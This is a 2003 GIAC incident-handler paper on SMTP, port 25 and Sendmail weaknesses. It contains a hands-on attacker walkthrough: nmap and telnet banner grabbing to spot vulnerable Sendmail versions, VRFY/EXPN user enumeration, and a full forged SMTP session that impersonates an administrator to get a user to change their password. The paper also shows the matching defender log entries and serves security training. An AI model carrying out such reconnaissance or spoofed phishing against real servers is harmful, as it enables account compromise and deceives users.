Global Information Assurance Certification Paper

Abstract:

This paper discusses Port 25 and the protocol and services associated with it. It covers weaknesses within the SMTP protocol assigned to Port 25 and vulnerabilities present in some versions of the Sendmail service often run on the port. The paper also details a specific exploit that can be used against Port 25.

Support for the Cyber Defense Initiative: Cracking the Sendmail Debugger Code through Port 25

by

Jennifer Luisi

March 2003

GIAC Certified Incident Handler Practical Assignment
Version 2.1a, Option 2

Contents

Introduction


The primary purpose of the Internet as we know it is communication. The Internet has evolved to support a massive variety of different ways for people to "talk" to each other. E-mail is one of the most important innovations of networked communication. Through e-mail millions of people trade recipes, discuss world events, set up business meetings, and simply keep in touch. Businesses have turned e-mail into a mission critical resource, using it to communicate immediately with customers and employees, as well as cheap advertising in the form of spam. According to IDC, a market analysis group, more than 20 billion e-mail messages were sent every day in 2002 (www.sendmail.com/company/overview). Another leading market research company, Gartner, estimates that e-mail data content will increase by about 275% per year (www.sendmail.com/company/overview). Moreover, e-mail is not just for your home or office computer. It continues to infiltrate every moment of everyday life, permeating the wireless market of pagers, cellular phones, and Personal Digital Assistants (PDAs). Naturally, e-mail presents an irresistible target for attackers. Imagine the chaos, confusion, and inconvenience of not being able to access your e-mail account. Telephone lines to customer service help desks would be as overloaded as during a natural disaster. The volume, efficiency, and ease of e-mail communication simply cannot be duplicated by more conventional methods. With this tempting a target, it's no wonder that attacks on e-mail servers often appear on the Internet Storm Center's web site, http://isc.incidents.org.

The Internet Storm Center emerged from the SANS Institute, an educational and research organization focusing on system administration, auditing, networks, and security. With support from SANS, the Internet Storm Center tracks network activity throughout the world, gathering and correlating data from more than 3 million intrusion detection log entries. With this information, new attacks can be discovered as quickly as possible. The Internet Storm Center thoroughly investigates and quickly publicizes its findings. Its hard work allows system administrators and ordinary computer users across the globe to take preventative action against the newest computer security threats. This early warning service greatly minimizes the toll of computer attacks, providing an invaluable service to our increasingly virtual world.

The vast e-mail network really only consists of two parts. These key pieces are SMTP, the Simple Mail Transfer Protocol, and an MTA, or Mail Transfer Agent. With these tools billions of e-mail messages are sent and delivered to millions of people. SMTP provides the underlying network infrastructure that allows e-mail to travel, paving the way for messages on the Internet superhighway. Sendmail, the Internet's first and foremost MTA, plays a huge role in directing the traffic, handling the routing and delivery of roughly 75% of all e-mail messages (Nemeth, et. al, p. 539). The basic nature of the important functions both SMTP and sendmail perform in e-mail transactions make them prime targets for attack. The next pages will show why and how SMTP and Sendmail work together to deliver e-mail and why and how attackers can exploit their particular vulnerabilities.

Part I: Port 25

As recently as March 9, 2003, attacks on e-mail servers soared, a spot on the Internet Storm Center's Top Attacked Ports list. E-mail service normally binds to port 25, the default for SMTP. The SMTP service has been officially attached to port 25 by the Internet Assigned Numbers Authority, or IANA. The only other services associated with port 25 are trojans, as collected by Neohapsis, Inc. This chart represents the network data collected over a several week period and published on the Internet Storm Center web site on March 14, 2003.



The chart shows activity targeting port 25 reaching over 250,000 reports on March 14th. On the 9th of March, port 25 traffic surged even higher, generating more than 500,000 records. Sendmail, Inc., maker of Sendmail, released a vulnerability advisory on March 3rd, possibly the explanation behind this leap in numbers. To supplement Sendmail, Inc.'s vulnerability announcement, a Polish computer research group, the Last Stage of Delirium, or LSD, published a proof of concept exploit of the vulnerability on March 4, 2003, specifically targeting Sendmail version 8.11.6 on the Slackware Linux 8.0 platform.

A Mail Transfer Agent like Sendmail performs the exacting work of routing and delivering e-mail messages. E-mail message delivery can be an extremely complicated process, involving a dizzying array of factors. Messages must be parsed to extract routing and delivery information, usually contained in the headers. Header information includes the sender, primary recipient or recipients, carbon copies to other recipients, hidden blind carbon copies to still other recipients, as well as attachments, subjects, and any other specialized header information. MTAs use one set of rules to route mail locally and

another to direct off-site e-mail. Among these rule sets are parameters for adding fully qualified domain names, masquerading domains, using relay servers, or otherwise rewriting addresses to achieve a particular "look and feel". An MTA relies on DNS, the Domain Name System, to resolve network addresses to find hosts. This requires close interaction with a name server for routing information and allows messages to find its way across the Internet. Once an e-mail message has its particular address scheme applied, its headers fully crafted, and all of its data properly assembled, it is ready to be sent out into the world. The MTA can do all of this work by itself, or with the help of your favorite e-mail client or MUA (Mail User Agent).

The receiving end of the e-mail transaction presents its own unique and interesting challenges to an MTA. First, the MTA must be running in daemon mode to even accept messages. That is, the process must be running all the time, listening on its port 24 hours a day every day as e-mail is sent around the clock and even on weekends. Not only must Port 25 be open and able to receive data all the time, the port must also be open and available to nearly every other machine on the Internet. For a server with hundreds to thousands of users, e-mail can and will come from private and business contacts, originating from any country, commercial Internet Service Provider, or private computer with an Internet connection. With the exception of sites known from previous experience to behave maliciously, e-mail servers generally accept messages from anywhere in the world. This obviously involves a great deal of trust on the part of the accepting server. The hazards can range from maliciously crafted e-mail headers that present danger to the server itself to attacks on client machines innocently downloading messages. In order to minimize these threats, many MTAs have adopted strategies for validating incoming connections. They take the time to inspect the message, verifying header information, and checking the received data for suspicious filename extensions or certain virus signatures.

Beyond any measures adopted to improve data integrity and security, the primary purpose of the destination MTA remains to accept and deliver e-mail messages to users. Before accepting any message, an MTA first verifies that the intended recipient actually exists on the server. The MTA consults specialized local files and any others specified in its configuration to validate the addressee of a message. If the recipient cannot be found, the message is rejected and an error returned to the sending server. If the recipient does exist, the MTA delves further, verifying a local delivery destination for that user or that further routing is required. Once a message truly arrives at its final destination the MTA delivers it to the recipient's mailbox.

There are many different MTAs available for e-mail service. The industry standard has long rested with Sendmail, but several other contenders have sprung up over the past several years. Sendmail still enjoys the largest market share, claiming just under 50%. Some other popular alternatives include Postfix, Qmail, and Microsoft Exchange. Though these MTAs differ greatly, they and all others speak the language of e-mail, the Simple Mail Transfer Protocol.

The Simple Mail Transfer Protocol, abbreviated SMTP, was developed expressly to transport and deliver electronic mail. It was officially documented in 1981 in RFC 821. SMTP is an end-to-end application-layer protocol, residing in the higher levels of the Internet Protocol stack. As an end-to-end application, it generally guarantees that a transmission will never get lost. If the sending server cannot actually send the message, SMTP generates an error message to inform the user of the failure, always closing the communication loop. In order to facilitate it's end-to-end delivery system, SMTP relies predominantly on TCP, the Transmission Control Protocol. TCP represents the Internet's primary method of assuring that all data has been delivered to its destination in the proper sequence. Using TCP's flow control, awareness of state, and other functions, SMTP can reliably and efficiently deliver e-mail anywhere in the Internet.

Written after Sendmail itself and long before Postfix, Qmail, or Exchange, RFC 821 established the syntax of e-mail data connections between servers, setting the ground rules for all networked e-mail transactions. These rules created necessary standards to ensure the reliable and efficient transfer of e-mail. The regulation of commands, responses, errors, and the strict arrangement of data allowed transactions to proceed with order, speed, and predictability. Without strict adherence to SMTP guidelines, MTAs might never have attained their current high level of dependability. Using SMTP as their common ground, MTAs work together smoothly, avoiding compatibility problems between operating systems, software vendors, and networks. This dependable interoperability greatly reduces the incidence of lost and delayed e-mail. Without the reliability built into SMTP, e-mail could never have achieved its current importance in everyday life. As with any complex interaction involving at least two parties, a common jargon and agenda supplied the means for quick, painless, and highly successful negotiations.

While the close governance of SMTP behavior mandates some intractable standards, it also allows for some flexibility. For example, though SMTP always relies on a two-way communication channel, the channel type remains somewhat open. Most connections travel via TCP. Other supported network protocols include the Network Control Protocol, or NCP, and the Network Independent Transport Service, or NITS. Like TCP, these protocols support the 7-bit US ASCII character set required by SMTP. Support for a variety of network protocols allows mail to be relayed to and from internal machines with limited Internet access. This feature greatly enhances the versatility and usability of SMTP across complex networks.

SMTP's simple approach lends it strength but also underlies its greatest weaknesses. Without complexity, the protocol cannot support security features. SMTP has no room for encryption, authentication, or data validation. Those layers of security can be implemented on top of SMTP, but only with significant effort and the definite loss of simplicity. Without them, though, e-mail spoofing and data reconnaissance remain trivial exercises.

Developers expanded SMTP in1991, creating the Extended Simple Mail Transfer Protocol, or ESMTP. ESMTP did not replace SMTP, but expanded upon it. Though features were added, the previous functionality was wholly preserved. Moreover, ESMTP

was designed to be completely backwards compatible with SMTP. RFC 2821 chronicles the growth of ESMTP. Its developers were fully cognizant of the repercussions of adding too many features in anything but the most controlled environment. RFC 2821 author J. Klensin wrote,

> Each and every extension, regardless of its benefits, must be carefully scrutinized with respect to its implementation, deployment, and interoperability costs. In many cases, the cost of extending the SMTP service will likely outweigh the benefit (Klensin, p. 7).

Klensin was concerned that extending SMTP would compromise the very strength of the protocol, its simplicity. The bare-bones nature of the protocol lays the foundation for its easy interoperability, robust performance, and reliable behavior. These critical features have allowed SMTP to weather the explosion of the Internet with no major overhauls and few performance issues in its implementations.

Increased security awareness figured significantly in the development of ESMTP. The original implementation of SMTP allows a great deal of interactive information gathering. With a basic understanding of SMTP commands, an attacker can easily verify user names, detect unattended accounts, and perform other reconnaissance. Though extremely useful for legitimate debugging, these commands pose a distinct threat to the e-mail server and its users. ESMTP makes support of these commands, most notably EXPN and VRFY, optional, authorizing finer-grained control of sensitive data by system administrators.

A typical e-mail transmission consists of only a few parts. The connection between servers must proceed over a two-way data channel to allow an interactive session. The sending SMTP server initiates a connection to port 25 of the destination machine. The receiving machine responds with a greeting, signifying a successful connection. This greeting provides the sending machine with two important pieces of information. The first, and most obvious, is that an SMTP server is running on port 25, ready and able to accept incoming mail. The second piece of information, communicates whether the SMTP server supports SMTP or ESMTP, and can be extracted from the actual greeting sent back to the sending machine.

Example:

```
220 destination.machine ESMTP Sendmail 8.11.6/8.11.6; Tue, 25 Mar 2003 10:10:23 -0500
```

This particular greeting tells the sending machine that the receiver speaks ESMTP, its current account of the correct time, and what vendor and version of MTA it is running. Advertising ESMTP or SMTP in the greeting allows the sender to know if an extended feature set might be available. The additional information about MTA and time is not necessary and, under some circumstances, can lead to problems. The three-letter code prepended to the greeting holds a very specific meaning. SMTP requires that all contact from the sending server be in the form of commands. The receiving server responds, using the three-digit status codes to indicate the relative success or failure of the received command. RFC 821 stringently regulates these codes and their meanings. All

transmissions from a receiving machine begin with status codes and all sending machines begin with SMTP commands.

After receiving a greeting, the sending machine issues a HELO command for SMTP, or EHLO command for ESMTP. Due to the emphasis on backwards compatibility, an ESMTP server will accept either command. The HELO/EHLO command requires the domain address of the sending machine as its argument.

Example:

```
HELO sending.machine
250 destination.machine Hello sending.machine [IP address], pleased to meet you
```

The proceeding stages of the transmission process are fairly straightforward and, of course, simple. The first requirement is a MAIL command that must include a reverse path or "from" address for the it to be accepted.

Example:

```
MAIL From: <sender@sending.machine>
250 2.1.0 <sender@desination.machine>... Sender ok
```

SMTP requires the reverse path so that the communication loop can be closed in case of an error. If delivery fails for any reason, the server notifies the sender using the address in the reverse path. This completes the transaction even in case of failure.

The RCPT command follows next, designating the intended recipients of the e-mail transmission. The RCPT command can be used once to specify a single recipient or multiple times in the case of several destination addresses. In SMTP, a recipient address may also be called a forward path.

Example:

```
RCPT To:  someuser@destination.machine
250 2.1.5 someuser. . . Recipient ok
```

The last stage of an e-mail transmission transfers the message body. After the sending server relays its envelope information with its To and From addresses, it signals the receiver server to ready itself for data by issuing the DATA command. The receiving server responds with a 354 code and a termination string. This code signifies readiness to accept the expected stream of data. When the sending server reaches the end of its data transmission, it will communicate termination of the stream with a period followed by a carriage return. The receiving server understands the ending stream and, upon receipt, accepts the message and assigns an identifying number for later delivery.

Example:

```
DATA
```

354 Enter mail, end with '.' on a line by itself

.

250 2.0.0 [Message ID] Message accepted for delivery

While the Simple Mail Transfer Protocol gives e-mail its structural support, an MTA is needed to perform the complex work of processing, routing, and delivering messages. One of the most popular MTAs on the Internet, Sendmail, was also the very first MTA. As the Internet did not exist in 1980, sending e-mail messages was an extremely complex and unstructured undertaking. The Internet's precursor, ARPAnet, the Advanced Research Projects Agency Network, consisted of small, isolated networks of computers at government and educational institutions working to develop network and computer technology. These research groups relied on their own in-house developed protocols and utilities to communicate within their groups. At UC Berkeley alone, there were three styles of network protocols: ARPAnet, UUCP (Unix to Unix Copy), and an extremely localized network called BerkNet. Though software existed to transport e-mail within each particular type of network, there was no way to move messages between them. In response, Eric Allman developed the first version of Sendmail, called delivermail, in 1979. Delivermail lasted long enough to ship with releases of BSD Unix, but changes and evolutions in existing and new network protocols soon drove Allman to create Sendmail.

Due to the rapidly evolving environment Sendmail needed to support, Allman gave Sendmail an extreme amount of flexibility. Like the postal service, Sendmail would deliver through the networked world's equivalents of rain, sleet and snow. If Sendmail received a message without headers, it would create them on the fly. If an address did not follow the user@host.doman convention, Sendmail simply made modifications and pushed the mail on through. This all-encompassing approach gave Sendmail impressive range and wonderful success. Unfortunately, all these factors have led to daunting complexity and enormous responsibility.

Sendmail's complexity lies in part with the many roles it assumes throughout any mail processing transaction. Running on a server in daemon mode, Sendmail handles incoming mail transmissions and local mail submission, initiates outgoing mail transactions, queues rejected mail, and periodically processes that queue. In addition, Sendmail makes calls to DNS to find remote hosts, translates aliases for addressing and delivery, and generally takes care of every aspect of e-mail service save user access to the delivered messages. Sendmail's development path also includes many additions and improvements to its feature set. These include different types of masquerading, virtual user tables, mailertables, turning off MX record lookups, and many, many more. Not only can an installation site use existing features of Sendmail, they can create their own and have Sendmail recognize them as "hacks". Sendmail's varied roles and extensive capabilities entail a great deal of programming complexity, configuration and, frequently, super user powers. Unfortunately, programming flaws, configuration errors, and misuse of super user privilege have all led Sendmail into deep trouble, often figuring prominently in vulnerability exploits and machine compromises.

One reason for Sendmail's popularity as both an MTA and a launching board for system compromises lies in its status as an open source software solution. Though

Sendmail, Inc. became a private company in 1998 and is now releasing commercial versions of its software, it continues to support and release open source versions. Since Sendmail was not only the first and foremost MTA on the Internet, but also freely available and distributable, its installation base is huge. Every major Unix or Unix-like operating system includes Sendmail among its ported and available software packages. Most automated installation procedures add the Sendmail package by default. So even machines not intended to provide e-mail service might still be running Sendmail. The ubiquitous nature of Sendmail provides ample opportunity for enterprising individuals to study, tweak, and otherwise manipulate the code. Through experimentation and experience, many security holes, programming bugs, and other flaws have been found in Sendmail. Carnegie Mellon University's CERT Coordination Center, the first computer security incident response team, provides a repository of vulnerabilities advisories. A search of their database returns 36 entries relating to different security issues with versions of Sendmail dating back 15 years to 1988.

One of the simpler Sendmail attacks abuses the configuration of a default installation. Sendmail relies on many files to control its delivery behavior. On Unix systems, one of these files is the aliases file sometimes found in the /etc/mail directory. The aliases file helps let Sendmail know when messages directed to certain addresses must be forwarded to other destinations, files, or programs. One common entry that Sendmail used to add to the aliases file was "decode". The decode alias looked like this

```
decode: "|/usr/bin/uudecode
```

These lines directed that any e-mail sent to these address was immediately piped to the /usr/bin/uudecode program by Sendmail. The uudecode program converts and stores files. Through the alias, remote users could create or overwrite files on the Sendmail host. This allowed remote attackers access to the system, creating an obvious security hole.

Another method of attack takes advantage of programming flaws in Sendmail to hijack its root privileges. Sendmail's reliance on super user access makes it an extremely popular target for attackers. Super user power translates to root privilege on Unix machines. The root account on a Unix server can perform any task, view any file, do any good deed and wreak any havoc. If an attacker achieves root access on a machine, s/he "owns" the box. By default the Sendmail process runs as root. It requires high-level access to the file system to queue and deliver messages, read restricted files, and access user-owned areas. Sendmail's assignment to port 25 also requires root privilege. As a port numbered lower than 1024, services binding to the port must be started by the root user. Sendmail and other services use low-numbered ports because of the restricted privilege they demand. Theoretically, the low port number indicates the legitimacy of the service, hopefully inspiring users' trust.

Sendmail requires more than simple root privilege, however. Due to the nature of some aspects of its services, most versions of the Sendmail binary must be setuid root. Very recent developments have made this setting a configurable option, but most installations either do not have the latest version of Sendmail or operate in a way that does not allow them to take advantage of this feature. A setuid permission setting allows


lesser-privileged users to execute a command whose process will then take on the effective uid of the user who owns the program. In the case of a setuid root program like Sendmail, though a normal user initiates the process, it runs with the effective uid of root. This gives ordinary users the ability to perform specialized tasks that require high levels of access, like sending e-mail, without giving them access to all resources. Conversely, the setuid bit also allows Sendmail to take on the privileges of ordinary users. This gives Sendmail the power to perform tasks like the automatic execution of scripts or programs called in users' .forward files with the users' privileges. In the usual course of events, a setuid program allows graceful handling of temporary privileges to restricted resources. However, running a setuid binary is not always safe, especially one that may also be a network process accessible to the world. Programming errors, oversights, and poor configuration can introduce bugs and vulnerabilities. Local and remote attackers may take advantage of a setuid program to run arbitrary processes as root. The next section will explore a local version of this scenario with published exploit code.

Part II: Specific Exploit


One common way for attackers to exploit programs on a system is by overflowing buffers to "smash the stack" and execute arbitrary code. The stack consists of a contiguous block of memory containing program data. It is used by operating systems to allocate dynamic variables. A buffer resides on the stack, representing adjoining space in memory allocated to hold a type of data during the execution of a function. If a program fails to properly check the size of the data placed in the buffer, it could be too large and "overflow". In that case, the data spills past the allocated memory space, overwriting the return address of the function. In this way, the return address of the function can be manipulated and perhaps redirected into the buffer. If an attacker populates a vulnerable buffer with arbitrary data that includes a command, overflowing the buffer so that the return address is overwritten with the buffer address, s/he can manipulate the program into executing the code s/he placed in the buffer. If this program runs as root or another privileged user, a buffer overflow can easily lead to system compromise.

An attack published by Alexander Yurchenko illustrates a classic buffer overflow technique, taking advantage of a vulnerability in a particular sendmail process while it retains root privileges. The vulnerability Yurchenko exploits exists in versions of Sendmail 8.11.0 through 8.11.5 and all 8.12.beta versions running on all Unix and Unix-like platforms. The limitation on Yurchenko's code is that it works only at the local level, requiring that an attacker already have access to an account on the targeted machine. Once an attacker manages to attain a local shell, s/he can simply execute Yurchenko's code to gain root privileges. Luckily for an attacker, sendmail's implementation of SMTP can help in gathering information that can be used to compromise a local account.

The first step in any attack is selecting a target. Many tools perform OS fingerprinting, deducing the Operating System of a machine by running scans that are tuned to detect the unique features of an array of platforms. Two popular tools are ettercap and nmap. Ettercap 0.6.9 has a feature for passive OS fingerprinting. When executed with the –O flag, the program puts the network interface of the scanning machine in promiscuous mode and analyzes only the packets being passed across its network. With a good flow of data across the network, ettercap can quickly identify all active machines on the local LAN. Since ettercap never makes contact with any particular hosts, the scan is usually undetectable. However, some network scanning packages, like hunt, are able to detect interfaces in promiscuous mode. Ettercap can also identify machines outside the LAN, with more aggressive OS fingerprinting techniques – or an attacker can initiate data exchanges outside the network by pinging targets or using other more or less unobtrusive methods to isolate particular services.



In this graphic, ettercap has detected four devices on an internally networked LAN and has determined Operating Systems for two of them. The first is running Linux and its host details are shown in the superimposed window. Ettercap has determined not only the OS, but also the hostname, vendor of the Ethernet card, and which services are running, namely, SMTP on port 25. The next image shows the thoroughness of the ettercap program. Along with finding the service on port 25, it has found and recorded the greeting, which helpfully includes the vendor and version of the running MTA.



The ettercap utility borrowed its OS-fingerprinting database from nmap, a similar tool. Nmap was created by a self-proclaimed hacker called Fyodor and is freely distributed at http://www.insecure.org. Like ettercap, nmap offers passive scans of specific hosts, entire networks, or subnets as well as a wealth of other features. Using the –O option with nmap also activates a scan with OS-fingerprinting. Coupling –O with the –sS option results in a less invasive "SYN-scan", where TCP connections to the victim host are only half-open. Running nmap with these flags yields the following types of information:

```
evil% nmap –O –sS victim2.org

Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )
Host   ([IP Address]) seems to be a subnet broadcast address (returned 13 extra
 pings).  Still scanning it due to ping response from its own IP.
Interesting ports on victim3.org ([IP Address]):
(The 1531 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
25/tcp     open        smtp
37/tcp     open        time
80/tcp     open        http
111/tcp    open        sunrpc
513/tcp    open        login
514/tcp    open        shell
587/tcp    open        submission
4045/tcp   open        lockd
32771/tcp  open        sometimes-rpc5
32772/tcp  open        sometimes-rpc7

Remote operating system guess: Linux 2.1.122 - 2.2.16
Uptime 47.890 days (since Fri Jan 10 18:05:21 2003)
```

Even without a scanner, a simple connection to port 25 on a selected host often reveals whether Yurchenko's exploit would be useful against it. From our attacking host evil.com, send a telnet request to port 25 of our victim host, victim.org:

```
evil% telnet victim.org 25
Trying [IP address]...
Connected to victim.org.
Escape character is '^]'.
220 victim.org ESMTP Sendmail is ready at Fri, 28 Mar 2003 11:18:46 -0500 (EST)
```

Bingo. We have found a Sendmail server, but its greeting has been modified so that it does not advertise its version of Sendmail. A site which will modify the Sendmail source code to change the greeting probably has a better handle on potential security issues than a site which doesn't. Follow the path of least resistance and keep looking for a likely victim.

```
evil% telnet victim2.org 25
Trying [IP address]...
Connected to victim2.org.
Escape character is '^]'.
220 victim2.org ESMTP Sendmail 8.11.5/8.11.6; at Fri, 28 Mar 2003 11:18:46 -0500 (EST)
```

And voilà, we have found a server vulnerable to attack!

Of course, this reconnaissance method would require either an enormous amount of patience or a simple script. A script could easily run through a loop of IP addresses and record the IP addresses that responded with the preferred greeting strings. The probed machine logs would record the following entry:

```
Mar 28 14:12:06 victim2 sendmail[16063]: NOQUEUE: evil.com [IP address] did not issue
MAIL/EXPN/VRFY/ETRN during connection to MTA
```

Dropped connections to port 25 are not all that uncommon as port scans and even some service monitoring applications use this technique to discover services. A single log entry probably would not ring the alarm bells that a full port scan of every service would.

After selecting a likely target machine, SMTP's VRFY and EXPN commands can provide usernames and possibly other useful pieces of information. Again, open a telnet session to your victim machine on port 25 and then choose some good usernames to explore.

```
evil% telnet victim2.org 25
Trying [IP Address]...
Connected to victim2.
Escape character is '^]'.
220 victim2.org ESMTP Sendmail 8.11.5/8.11.6; Fri, 28 Mar 2003 14:45:08 –0500
VRFY root
250 2.1.5 <root@victim2.org>
EXPN root
250 2.1.5 <john@victim2.org>
EXPN staff
250-2.1.5 John Doe <john@victim2.org>
250-2.1.5 Jane Doe <jane@victim2.org>
250-2.1.5 James Public <jpublic@victim2.org>
250-2.1.5 Herman Hermit <hhermit@othersite.com>
250-2.1.5 <user2@othersite2.com>
```

This sort of reconnaissance can give a brute password attack a great deal of ammunition. Users are notorious for choosing easy-to-remember passwords, often based on their userids, real names, or other personal information. With this sort of information easily available for harvesting through port 25, a cracked account is only a matter of time and patience.

These SMTP commands will show up in the system's syslog or maillog file. The entries look like this:

```
Mar 11 17:24:01 victim2 sendmail[25748]: h2VMNTB1025748: evil.com [IP Address]: VRFY root
Mar 11 17:24:10 victim2 sendmail[25748]: h2VMNTB1025748: evil.com [IP Address]: EXPN root
Mar 11 17:24:10 victim2 sendmail[25748]: h2VMNTB1025748: evil.com [IP Address]: EXPN staff
```

A system administrator might be wise to keep an eye on log entries that share the same sendmail ID number, in this case, h2VMNTB1025748.

Rather than taking a brute-force approach to passwords, an impatient attacker can hurry things along in a slightly more risky fashion by trying a social engineering tactic. Now that the attacker knows through his/her EXPN work that the root account is aliased to john@victim2.org and that john's name is John Doe. Using this information, the attacker can forge an email to a local user, perhaps James Public. So, again using SMTP commands, the attacker connects to the victim machine on port 25 to forge an appropriate e-mail to jpublic@victim2.org.

```
evil% telnet victim2.org 25
Trying [IP Address]...
Connected to victim2.
Escape character is '^]'.
220 victim2.org ESMTP Sendmail 8.11.5/8.11.6; Fri, 28 Mar 2003 14:45:08 –0500
HELO victim2.org
250 victim2.org Hello [hostname] [IP address], pleased to meet you
MAIL from: john@victim2.org
250 2.1.0 <john@victim2.org>... Sender ok
RCPT to: jpublic@victim2.org
250 2.1.5 <jpublic@victim2.org>... Recipient ok
DATA
354 Enter mail, end with "." on a line by itself
Hi James,

I need you to change your password for me so I can test something out.  Please change it
newPASS2 as soon as you get this e-mail.  Thanks!

-John
.
250 2.0.0 h2SKJj82001681 Message accepted for delivery
quit
221 2.0.0 victim2.org closing connection
```

On the surface, this message will appear fairly legitimate. Most e-mail clients do not display the full headers of messages unless requested. Since SMTP performs no authentication or other validation and sendmail itself "must of necessity believe everything it receives" (Costales, p. 346), most of the headers of this message will appear perfectly correct and aboveboard. It is only when the headers are expanded that the pernicious nature of the e-mail becomes clear. Here are the headers of a message as displayed normally in the e-mail client pine:

```
Date: Fri, 28 Mar 2003 15:19:45 -0500 (EST)
From: john@victim2.org
```

Here they are when expanded to display fully:

```
Received: from victim2 (evil.com [IP address])
      by victim2.com (8.11.5/8.11.6) with SMTP id
   h2SKJj82001681
      for <jpublic@victim2.org>; Fri, 28 Mar 2003 15:22:29 -0500 (EST
Date: Fri, 28 Mar 2003 15:19:45 -0500 (EST)
From: john@victim2.org
Message-Id: <200303282022.h2SKJj82001681@victim2.org>
```

